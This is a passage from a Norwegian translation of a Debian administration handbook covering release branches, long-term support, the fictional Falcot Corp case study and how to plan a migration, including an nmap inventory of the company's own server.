På slutten av reisen er vår hypotetiske pakke nå inkludert i den stabile distribusjonen. Denne reisen, som ikke er uten problemer, forklarer de betydelige forsinkelsene mellom stabile Debian-utgivelser. Årsaken til tidsbruket bidrar mer enn noe, til ryktet om høy kvalitet. Videre er de fleste av brukerne fornøyd med en av tre distribusjoner som er tilgjengelig samtidig. Systemadministratorene som fremfor alt er opptatt av stabiliteten til tjenermaskinene sine, trenger ikke den nyeste og beste versjonen av GNOME. De kan velge Debian *Stable*, og er fornøyd med den. Sluttbrukere som er mer interessert i de nyeste versjonene av GNOME eller KDE Plasma enn i bunnsolid stabilitet, vil finne at Debian *Testing* er et godt kompromiss mellom fravær av seriøse problemer og relativt oppdatert programvare. Og utviklere og erfarne brukere kan velge å leve på knivseggen og teste de siste nyvinningene i Debian *Unstable* rett ut av boksen, med fare for å oppleve den hodepine og feil som følger med en ny versjon av et program. Debian til hver især!

KULTUR


GNOME og KDE Plasma, grafiske skrivebordsmiljøer

GNOME (GNU Network Object Model Environment) og Plasma fra KDE (tidligere kjent som K Desktop Environment) er de to mest populære grafiske skrivebordsmiljøene i den frie programvareverdenen. De vil bli presentert i større detalj i del 13.3, «Grafiske skrivebord» side 385.

Et skrivebordsmiljø er et sett med programmer som hører sammen for å gi enkel administrasjon av de vanligste operasjonene gjennom et grafisk grensesnitt. Vanligvis inkluderer de en filbehandler, kontorpakke, nettleser, e-postprogram, multimediatilbehør, etc. Den mest synlige forskjellen ligger i valg av grafisk bibliotek som brukes: GNOME har valgt GTK+ (fri programvare lisensiert under LGPL), og KDE-samfunnet har valgt Qt (et selskapstøttet prosjekt, som i dag er tilgjengelig både under GPL og en kommersiell lisens).

➨ `https://www.gnome.org/`

➨ `https://www.kde.org/`



Figur 1.4 *Hvordan en pakke beveger seg gjennom Debian kronologisk*

1.6.5. Statusene *Oldstable* og *Oldoldstable*

Hver *Stable*-utgave har en forventet levetid på ca 5 år, og gitt at utgivelser pleier å komme hvert 2. år, kan det være opp til tre utgivelser som støttes på et gitt tidspunkt. Når en ny stabil utgivelse kommer, blir den tidligere utgivelsen *Oldstable*, og den enda tidligere *Oldoldstable* .

Denne langvarige støtten (LTS) for Debian-utgaver er av ny dato. Individuelle bidragsytere og bedrifter har gått sammen om å opprette Debian LTS-gruppen. Eldre utgivelser som ikke lenger støttes av Debians sikkerhetsgruppe kommer inn under ansvarsområdet til denne nye gruppen.

Debian sikkerhetsteam håndterer sikkerhetsstøtte i den til enhver tid aktuelle *Stable*-utgaven, og også i *Oldstable*-utgaven (men bare så lenge det er nødvendig for å sikre ett års overlapping med den nåværende stabile utgaven). Dette utgjør om lag tre år med støtte for hver utgivelse. Debian LTS-teamet håndterer de siste (to) år med sikkerhetsstøtte slik at hver utgivelse drar nytte av minst 5 år med støtte, og slik at brukerne kan oppgradere fra versjon N til N + 2, for eksempel fra Debian 8 *Jessie* to Debian 10 *Buster*.

➨ `https://wiki.debian.org/LTS`

FELLESSKAP

Bedrifter som støtter LTS-satsingen

Langvarig støtte er en vanskelig forpliktelse å få til i Debian, fordi frivillige har tendens til å unngå det arbeidet som ikke er veldig gøy. Å gi sikkerhetsstøtte til 5 år gammel programvare er – for mange bidragsytere – mye mindre moro enn å pakke nye oppstrøms versjoner, eller utvikle nye funksjoner.

Prosjektet startet under den forutsetning at langvarig støtte var spesielt relevant for bedrifter, og at de ville være villige til å dele kostnadene for denne sikkerhetsstøtten.

Prosjektet startet i juni 2014. Noen organisasjoner tillot sine ansatte å bidra på deltid til Debian LTS, mens andre foretrakk å støtte prosjektet med penger slik at Debians bidragsytere får betalt for å gjøre det arbeidet som de ikke ville gjøre gratis. De fleste av Debians bidragsytere som var villige til å bli betalt for å jobbe på LTS, kom sammen for å skape et klart fadderskapstilbud administrert av Freexian (Raphaël Hertzogs selskap):

➨ `https://www.freexian.com/services/debian-lts.html`


I Debian LTS-teamet arbeider de frivillige jobber med pakker de bryr seg om, mens de betalte bidragsyterne prioriterer pakker som blir brukt av støttespillerne deres.

Prosjektet er alltid på utkikk etter nye støttespillere: Hva med din bedrift? Kan du la en ansatt jobbe deltid med langvarig støtte? Kan du tildele et lite budsjett til sikkerhetsstøtte?

➨ `https://wiki.debian.org/LTS/Funding`

Nøkkelord

Falcot Corp
SMB
Sterk vekst
Hovedplan
Migrering
Kostnadsreduksjon



Kapittel

2 Presentasjon av referansestudien

Innhold

Her i denne boken, er du systemansvarlig for en liten bedrift i vekst. Tiden er inne for å definere hovedplanen for informasjonssystemene på nytt for det kommende året i samarbeid med ledelsen din. Du velger å gradvis gå over til Debian, både av praktiske og økonomiske årsaker. La oss se nærmere på hva du har i vente...

I denne referansestudien vil vi se nærmere på alle moderne informasjonssystemtjenester som i dag brukes i en mellomstor bedrift. Etter å ha lest denne boken, vil du ha alle de elementer som trengs for å installere Debian på tjenermaskinene, og fly med egne vinger. Du vil også lære hvordan du effektivt finner informasjon i tilfelle det oppstår vanskeligheter.

2.1. Raskt voksende behov for IKT

Falcot Corp produserer høykvalitets lydutstyr. Selskapet er i sterk vekst, og har to anlegg, et i Saint-Étienne, og et annet i Montpellier. Det førstnevnte har rundt 150 ansatte. Det har en fabrikk for produksjon av høyttalere, en designlab, og et felles administrasjonskontor. Anlegget i Montpellier er mindre, med bare ca. 50 ansatte, og produserer forsterkere.

MERK

Et fiktivt selskap laget for denne referansestudien

Falcot Corp-selskapet som brukes som typestudie eller eksempel her, er helt oppdiktet. Enhver likhet med et eksisterende selskap er rent tilfeldig. Likeledes kan enkelte dataeksempler i denne boken være oppdiktet.

Informasjonsystemet har hatt vanskeligheter med å holde tritt med selskapets vekst, så de er nå fast bestemt på å endre det fullstendig for å kunne møte de ulike målene ledelsen har fastsatt:


- moderne, enkel skalerbar infrastruktur;
- reduserte kostnader for programvarelisenser ved bruk av fri programvare;
- installere et e-handelsnettsted, muligens B2B (business to business, dvs. koble ulike selskapers informasjonssystemer sammmen, for eksempel mellom en leverandør og kundene);
- betydelig forbedring i sikkerheten for å bedre beskytte forretningshemmeligheter knyttet til nye produkter.

Hele informasjonssystem vil bli gjennomgått med disse målene i tankene.

2.2. Hovedplan

I samarbeid med deg, har IT-ledelsen gjennomført en litt mer omfattende undersøkelse, identifisert noen begrensninger, og definert en plan for flytting til det valgte fri programvaresystemet, Debian.

En vesentlig identifisert begrensning er at økonomiavdelingen bruker spesifikk programvare, som bare kjører på Microsoft Windows™. Laboratoriet, på sin side, bruker programvare for data-assistert konstruksjon som kjører på OS X™.



Figur 2.1 *Oversikt over nettverket til Falcot Corp*

Overgangen til Debian vil skje gradvis. En liten bedrift, med begrensede midler, kan ikke med rimelighet forandre alt over natten. For det første må IT-ansatte få opplæring i Debian-administrasjon. Tjenermaskinene vil så bli konvertert, først nettverksinfrastruktur (rutere, brannmurer, etc.) etterfulgt av brukertjenester (fildeling, nettsider, SMTP, etc.). Deretter vil kontormaskinene gradvis flyttes over til Debian, mens hver avdeling får opplæring (internt) mens det nye systemet rulles ut.

2.3. Hvorfor en GNU/Linux-distribusjon?

DET GRUNNLEGGENDE

Linux eller GNU/Linux?

Linux, som du allerede vet, er bare en kjerne. Uttrykkene «Linuxdistribusjon» og «Linuxsystem» er dermed feil: De er i realiteten distribusjoner eller systemer *basert på*Linux. Disse uttrykkene unnlater å nevne programmene som alltid trengs for å gjøre kjernen til et komplett system. Mange av disse programmene er utviklet av GNU-prosjektet. Dr. Richard Stallman, grunnlegger av dette prosjektet, insisterer på at uttrykket «GNU/Linux» systematisk brukes for å bedre tilkjennegi de viktige bidragene fra GNU-prosjektet, og prinsippene om frihet som de bygger på.

Debian har valgt å følge denne anbefalingen, og dermed sette navn på sine distribusjoner tilsvarende. Dermed har den siste stabile utgaven navnet Debian GNU/Linux 10.

Flere faktorer har tvunget igjennom dette valget. Den systemansvarlige, som var kjent med denne distribusjonen, sikret at det ble oppført blant kandidatene for fornyelsen av datasystemet. Vanskelige økonomiske forhold og tøff konkurranse har begrenset budsjett til denne operasjonen, til tross for den avgjørende betydningen for fremtiden til selskapet. Dette er grunnen til at fri programvareløsninger raskt ble valgt. Flere nyere studier tyder på at de er rimeligere enn proprietære løsninger, samtidig som det gir tilsvarende eller bedre kvalitet på tjenesten, så lenge det er kvalifisert personell tilgjengelig til å kjøre dem.

I PRAKSIS

Totale eierkostnader (TCO)

Den totale eierkostnaden er summen av alle pengene brukt for å eie, eller kjøpe, i dette tilfellet for operativsystemet. Denne prisen inkluderer eventuell lisensavgift, kostnader for opplæring av personell til å jobbe med den nye programvaren, utskifting av maskiner som er for langsomme, ytterligere reparasjoner, etc. Alt som oppstår som et direkte resultat av det opprinnelige valget som ble tatt.

Denne totale eierkostnaden, som varierer i henhold til kriteriene som ble lagt til grunn for vurderingen, er sjelden stor når kriteriene tas hver for seg. Men det er svært interessant å sammenligne eierkostnadene for ulike alternativer når de er beregnet etter de samme reglene. Denne vurderingstabellen er således av avgjørende betydning, og den er lett å manipulere for å få frem en forhåndsdefinert konklusjon. Dermed er eierkostnaden for en enkelt maskin ikke fornuftig, siden kostnadene for en administrator også gjenspeiles i det totale antallet maskiner de klarer, et tall som åpenbart er avhengig av foreslått operativsystem og verktøy.

Blant frie operativsystemer så IKT-avdelingen på de frie BSD-systemene (OpenBSD, FreeBSD og NetBSD), GNU Hurd, og Linux-distribusjoner. GNU Hurd, som ennå ikke er sluppet i en stabil versjon, ble umiddelbart avvist. Valget er enklere mellom BSD og Linux. Den første har mange fordeler, spesielt på tjenermaskiner. Pragmatisme førte imidlertid til valg av et Linux-system, siden den installerte basen og populariten er svært viktig, og har mange positive konsekvenser. En av disse konsekvensene er at det er lettere å finne kvalifisert personell til å administrere Linux-maskiner enn teknikere med erfaring fra BSD. Videre tilpasser Linux seg ny maskinvare raskere enn BSD (selv om de ofte er side ved side i dette løpet). Endelig er Linux-distribusjoner ofte mer tilpasset brukervennlige grafiske brukergrensesnitt, uunnværlig for nybegynnere under migrering av alle kontormaskinene til et nytt system.

ALTERNATIV

Debian GNU/kFreeBSD

Etter Debian 6 *Squeeze*, er det mulig å bruke Debian med en FreeBSD-kjerne på 32 og 64-biters datamaskiner. Dette er hva `kfreebsd-i386` og `kfreebsd-amd64`-arkitekturer betyr. Selv om disse arkitekturene ikke er "offisielle" (de ligger i et eget speil - `ports.debian.org`), leverer de over 70 % av programvaren som Debian har pakket.

Disse arkitekturene kan være et passende valg for Falcot Corp-administratorene, spesielt for en brannmur (kjernen støtter tre forskjellige brannmurer: IPF, IPFW, PF), eller for en NAS (Network Attached Storage systemet, der ZFS-filsystem er testet og godkjent).

2.4. Hvorfor Debian-distribusjonen?

Når Linux-familien er valgt, må et mer spesifikt alternativ velges. Igjen, det er nok av vurderingskriterier. Den valgte distribusjonen må være i stand til å operere i flere år, siden overgangen fra en distribusjon til en annet påfører ekstra kostnader (men mindre enn om overflyttingen var mellom to helt forskjellige operativsystemer, for eksempel Windows eller OS X).

Levedyktighet er dermed viktig, og det må garanteres regelmessige oppdateringer og sikkerhetsoppdateringer over flere år. Tidspunktet for oppdateringer også viktig, da Falcot Corp med så mange maskiner å administrere, ikke kan håndtere denne kompliserte operasjon for ofte. Derfor insisterer IKT-avdelingen på å kjøre den siste stabile utgaven av distribusjonen, for å dra nytte av den beste tekniske støtten, og garanterte sikkerhetsoppdateringer. I praksis er sikkerhetsoppdateringer vanligvis bare garantert for en begrenset tid på eldre versjoner av en distribusjon.

Til slutt, på å oppnå enhetlig og enkel administrasjon, må den samme distribusjonen kjøre på alle tjenere og kontordatamaskiner.

2.4.1. Kommersielle og fellesskapsdrevne distribusjoner

Det er to hovedkategorier Linux-distribusjoner: Kommersielle og fellesskapsdrevne. De førstnevnte, utvikles av selskaper og selges med kommersielle støttetjenester. Sistnevnte utvikles i samsvar med den samme åpne utviklingsmodellen som den frie programvaren distribusjonene består av.

En kommersiell distribusjon vil ha en tendens til å utgi nye versjoner oftere, for markedsoppdatering og tilhørende tjenester. Fremtiden deres er direkte knyttet til selskapets kommersielle suksess, og mange har allerede forsvunnet (Caldera Linux, StormLinux, Mandriva etc.).

En fellesskapsdistribusjon følger sin egen tidsplan. I likhet med Linux-kjernen, gis nye versjoner ut når de er stabile, aldri før. En kan være trygg på at den overlever så lenge det er tilstrekkelig mange individuelle utviklere, eller tredjepartsselskaper som støtter den.

En sammenligning av ulike Linux-distribusjoner førte til valg av Debian av flere grunner:

- Det er en fellesskapsdistribusjon, med utvikling sikret uavhengig av eventuelle kommersielle begrensninger. Formålet er således i det vesentlige av en teknisk natur, som synes å favorisere den generelle kvaliteten på produktet.
- Av alle fellesskapsdistribusjoner, er Debian den mest betydningsfulle ut fra mange perspektiver: I antall bidragsytere, antall programvarepakker tilgjengelig, og år med kontinuerlig eksistens. Størrelsen på fellesskapet er et ubestridelig vitnesbyrd om kontinuiteten.
- Statistisk sett blir nye versjoner utgitt hver 18. til 24. måned, og de støttes i 5 år. En tidsplan som passer godt for administratorer.
- En undersøkelse av flere norske selskaper som tilbyr tekniske støttetjenester, og som har spesialisert seg på fri programvare, viser at alle gir teknisk assistanse for Debian. Mange

av dem har også valgt Debian for eget bruk. Dette mangfoldet av potensielle tilbydere er en stor fordel for Falcot Corps uavhengighet.

- Til slutt er Debian tilgjengelig på en rekke arkitekturer, inkludert ppc64el for OpenPOWER prosessorer. Det er derfor mulig å installere den på Falcot Corps nyeste IBM-tjenermaskiner.

I PRAKSIS

Langvarig Debian-støtte

Langvarig Debianstøtte-prosjektet (også kjent som Long Term Support - LTS) startet i 2014, og har som mål å gi 5 års sikkerhetsoppdatering til alle stabile Debian utgivelser. Da LTS er av sentral betydning for organisasjoner med store utrullinger, forsøker prosjektet å knytte sammen ressurser fra selskaper som bruker Debian.

➨ `https://wiki.debian.org/LTS`

Falcot Corps er ikke stort nok til å la en person i sin IKT-stab bidra til LTS-prosjektet, slik at selskapet har valgt å gå inn på Freexians Debian LTS-kontrakt, og gir økonomisk støtte. Takket være dette, vet Falcot-administratorene at pakkene de bruker vil få prioritert behandling, og at de har direkte kontakt med LTS-gruppen hvis det blir problemer.

➨ `https://wiki.debian.org/LTS/Funding`

➨ `https://www.freexian.com/services/debian-lts.html`

Når Debian er valgt, må valget av versjon avgjøres. La oss se hvorfor administratorer har valgt ut Debian *Buster*.

2.5. Hvorfor Debian Buster?

Hver Debian-utgivelse starter sitt liv som en distribusjon i kontinuerlig endring, også kjent som «*Testing*». Men når disse linjene leses, er Debian *Buster* den siste "*Stable*" versjonen av Debian.

Valget av Debian *Buster* er godt begrunnet, basert på det faktum at en administrator som er bekymret for kvaliteten på sine tjenermaskiner, vil naturlig bevege seg mot den stabile versjonen av Debian. Selv om den forrige stabile versjonen fortsatt støttes en stund, vurderer ikke Falcot-administratorene den, fordi støtteperioden ikke vil vare lenge nok, og fordi den nyeste versjonen bringer nye interessante funksjoner de liker.

Nøkkelord

Gjeldende installasjon
Gjenbruk
Migrering

Kapittel

3

Analyse av gjeldende oppsett og migrering

Innhold

Enhver utbedring av datasystemer bør ta det eksisterende systemet med i betraktningen. Dette gjør det mulig å gjenbruke tilgjengelige ressurser så langt som mulig, og garanterer samvirke mellom de ulike elementene som inngår i systemet. Denne studien vil introdusere et generisk rammeverk som kan følges ved alle migreringer av datainfrastruktur til Linux.

3.1. Sameksistens i ikke-ensartede omgivelser

Debian integreres godt i alle typer eksisterende miljøer, og samspiller godt med andre operativsystemer. Denne nesten perfekte harmoni kommer fra markedpress som krever at de som gir ut programvare, utvikler programmer som følger standarder. Å følge standarder tillater administratorer å bytte ut programmer: Klienter eller tjenere, uansett om de er frie eller ikke.

3.1.1. Integrasjon med Windows-maskiner

Sambas SMB/CIFS-støtte sikrer god kommunikasjon innenfor en Windowskontekst. Den deler ut filer og utskriftskøer til Windows-klienter, og inkluderer programvare som lar en Linux-maskin bruke ressurser tilgjengelig på Windows-tjenere.

VERKTØY **Samba**

Den nyeste versjonen av Samba kan erstatte det meste av egenskapene i Windows: Fra dem i en enkel Windows NT-tjenermaskin (autentisering, filer, utskriftskøer, nedlasting av skriverdrivere, DFS, etc.) til de mest avanserte (en domenekontroller som kan erstatte Active Directory).

3.1.2. Integrasjon med OS X-maskiner


OS X-maskiner tilbyr, og er i stand til å bruke, nettverkstjenester som filtjenere og skriverdeling. Disse tjenestene er publisert på det lokale nettverket, noe som tillater andre maskiner å oppdage, og gjøre bruk av dem, uten manuelt oppsett, ved hjelp av Bonjour-implementasjonen av Zeroconf-protokollsuiten. Debian inkluderer en annen implementasjon, kalt Avahi, som gir samme funksjonalitet.

I den andre retningen kan Netatalk-bakgrunnsprosessen brukes til å tilby filtjenere til OS X-maskiner i nettverket. Den implementerer AFP-(AppleShare-)protokollen samt de nødvendige meldinger, slik at tjenermaskiner automatisk kan oppdages av OS X-klienter.

Eldre Mac OS-nettverk (før OS X) brukte en annen protokoll kalt AppleTalk. For miljøer som involverer maskiner som bruker denne protokollen, tilbyr Netatalk også AppleTalk-protokollen (faktisk startet det som en reimplementering av den protokollen). Det sikrer driften av filtjeneren og utskriftskøer, samt tidstjener (klokkesynkronisering). Ruterfunksjonen dens tillater samtrafikk med AppleTalk-nettverk.

3.1.3. Integrasjon med andre Linux/Unix-maskiner

Til slutt: Både NFS og NIS garanterer samspill med Unix-systemer. NFS sikrer filtjenerfunksjonalitet, mens NIS står for brukerkataloger. BSD-utskriftslaget, som brukes av de fleste Unix-systemer, gjør det også mulig å dele utskriftskøer.



Figur 3.1 *Sameksistens mellom Debian, OS X, Windows og Unix-systemer*

3.2. Hvordan migrere

For å sikre kontinuitet i tjenestene må hver datamaskin-migrering planlegges og gjennomføres etter planen. Dette prinsippet gjelder uansett hvilket operativsystem som brukes.

3.2.1. Kartlegge og identifisere tjenester

Selv om det ser enkelt ut, er dette trinnet helt nødvendig. En seriøs administrator kjenner virkelig de viktigste oppgavene til hver tjenermaskin, men slike roller kan endre seg, og noen ganger kan erfarne brukere ha installert «ville» tjenester. Å vite at de eksisterer vil i det minste tillate deg å bestemme hva du skal gjøre med dem, heller enn å slette dem på måfå.

For dette formålet er det fornuftig å informere brukerne om prosjektet før tjenermaskinen migreres. For å involvere dem i prosjektet kan det være nyttig å installere de vanligste fritt tilgjengelige programmene på datamaskinen deres før migreringen, de samme programmene de vil møte igjen etter overgangen til Debian; Libre-Office og Firefox er de beste eksemplene her.

Verktøyet `nmap` (i pakken med samme navn) vil raskt identifisere internettjenester som kjører på en nettverkstilkoblet maskin uten engang å kreve innlogging. Bare kjør følgende kommando på en annen maskin koblet til samme nettverk:

```
$ nmap mirwiz
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-06 14:41 CEST
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.00062s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5666/tcp open  nrpe
9999/tcp open  abyss

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

ALTERNATIV

Bruk `netstat` for å finne listen med tilgjengelige tjenester

På en Linux-maskin vil kommandoen `netstat -tupan` vise listen over aktive eller ventende TCP-økter, samt UDP-porter som kjørende programmer lytter til. Dette gjør det mulig å identifisere tjenestene som tilbys på nettet.

FOR VIDEREKOMMENDE

IPv6

Noen nettverkskommandoer vil virke enten med IPv4 (vanligvis forvalgt), eller med IPv6. Disse innkluderer `nmap`, og `netstat`-kommandoer, men også andre, som `route` eller `ip`. Det normale er at IPv6-støtte aktiveres ved å legge til `-6` på kommandolinjen.

Hvis tjenermaskinen er en Unix-maskin med skallkontoer til brukere, er det interessant å finne ut om prosesser kjører i bakgrunnen i eierens fravær. Kommandoen `ps auxw` viser en liste med alle prosesser med tilhørende brukeridentitet. Ved å sjekke denne informasjonen opp mot resultatet av `who`-kommandoen, som gir en liste over innloggede brukere, er det mulig å identifisere problematiske eller ikke synlige tjenere eller programmer som kjører i bakgrunnen. Å se på `crontabs` (tabeller som automatisk lister handlinger satt opp av brukere) vil ofte gi interessant informasjon om oppgaver tjeneren har utført (en full forklaring av `cron` er tilgjengelig på del 9.7, «Planlegge oppgaver i tide med `cron` og `atd`» side 222).


Uansett er det viktig å ta sikkerhetskopi av dine tjenermaskiner: Det tillater gjenoppretting av informasjon i ettertid, når brukere rapporterer spesifikke problemer som følge av migreringen.

3.2.2. Sikkerhetskopi av oppsettet

Det er lurt å beholde oppsettet til hver identifiserte tjeneste for å kunne installere den tilsvarende på den oppdaterte tjenermaskinen. Minstekravet er å lage en sikkerhetskopi av oppsettsfilene.

For Unix-maskiner finnes oppsettsfilene vanligvis i `/etc/`, men de kan befinne seg i en underkatalog av `/usr/local/`. Dette er tilfellet dersom et program har blitt installert fra kildekoden, i stedet for som en pakke. I noen tilfeller kan man også finne dem under `/opt/`.

For administrative datatjenester (for eksempel databaser) er det sterkt anbefalt å eksportere dataene til et standard format som vil være lett for den nye programvaren å importere. Et slikt format er vanligvis i tekstmodus og dokumentert; det kan for eksempel være en SQL-utskift av en database, eller en LDIF-fil for en LDAP-tjener.



Figur 3.2 *Sikkerhetskopi av databaser*

